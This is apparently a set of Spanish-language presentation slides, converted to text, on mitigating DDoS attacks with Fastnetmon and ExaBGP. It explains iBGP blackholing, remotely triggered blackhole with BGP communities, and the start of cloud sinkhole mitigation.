
# Mitigación de DDoS con Fastnetmon y ExaBGP

En condiciones normales los enrutadores de borde están enviando informaciones de Flows para Fastnetmon.  
ExaBGP tiene sesiones iBGP con los enrutadores de borde.




# Mitigación de DDoS con Fastnetmon y ExaBGP

Cuando un DDoS es detectado, Fastnetmon dispara ExaBGP, que envía las rutas por iBGP con una community específica para blackholing. Los enrutadores de borde anuncian dicha dirección para la solución de mitigación.




# Mitigación de DDoS con Fastnetmon y ExaBGP

Cuando un DDoS es detectado, Fastnetmon dispara ExaBGP, que envía las rutas por iBGP con una community específica para blackholing. Los enrutadores de borde anuncian dicha dirección para la solución de mitigación.



# Mitigación de DDoS con Fastnetmon y ExaBGP


Cuando un DDoS es detectado, Fastnetmon dispara ExaBGP, que envía las rutas por iBGP con una community específica para blackholing. Los enrutadores de borde anuncian dicha dirección para la solución de mitigación.





# Posibles tecnicas de mitigación

## Blackhole remotamente accionado (RTBH)



ISP X esta sofriendo un ataque DDoS direcccionado para el IP x.x.x.x/32, causando la inundación del link;

Su proveedor de upstream (ejemplo AS 100) tiene una política que pone en blackhole los anuncios /32 que tenga una community determinada (ejemplo 100:666);


## Blackhole remotamente accionado (RTBH)

ISP anuncia para su upstream la dirección IP /32 con la community 100:666;


Upstream tiene filtros que reconocen la community y automáticamente ponen la dirección anunciada en blackhole;

La comunicación con este /32 es perdida, pero la inundación del link es parada;

O SLA de los otros clientes es preservado, pero podemos decir que el ataque tuvo suceso




## Mitigación en la nube (Sinkhole)




ISP X esta sufriendo un ataque DDoS por todos sus upstreams.

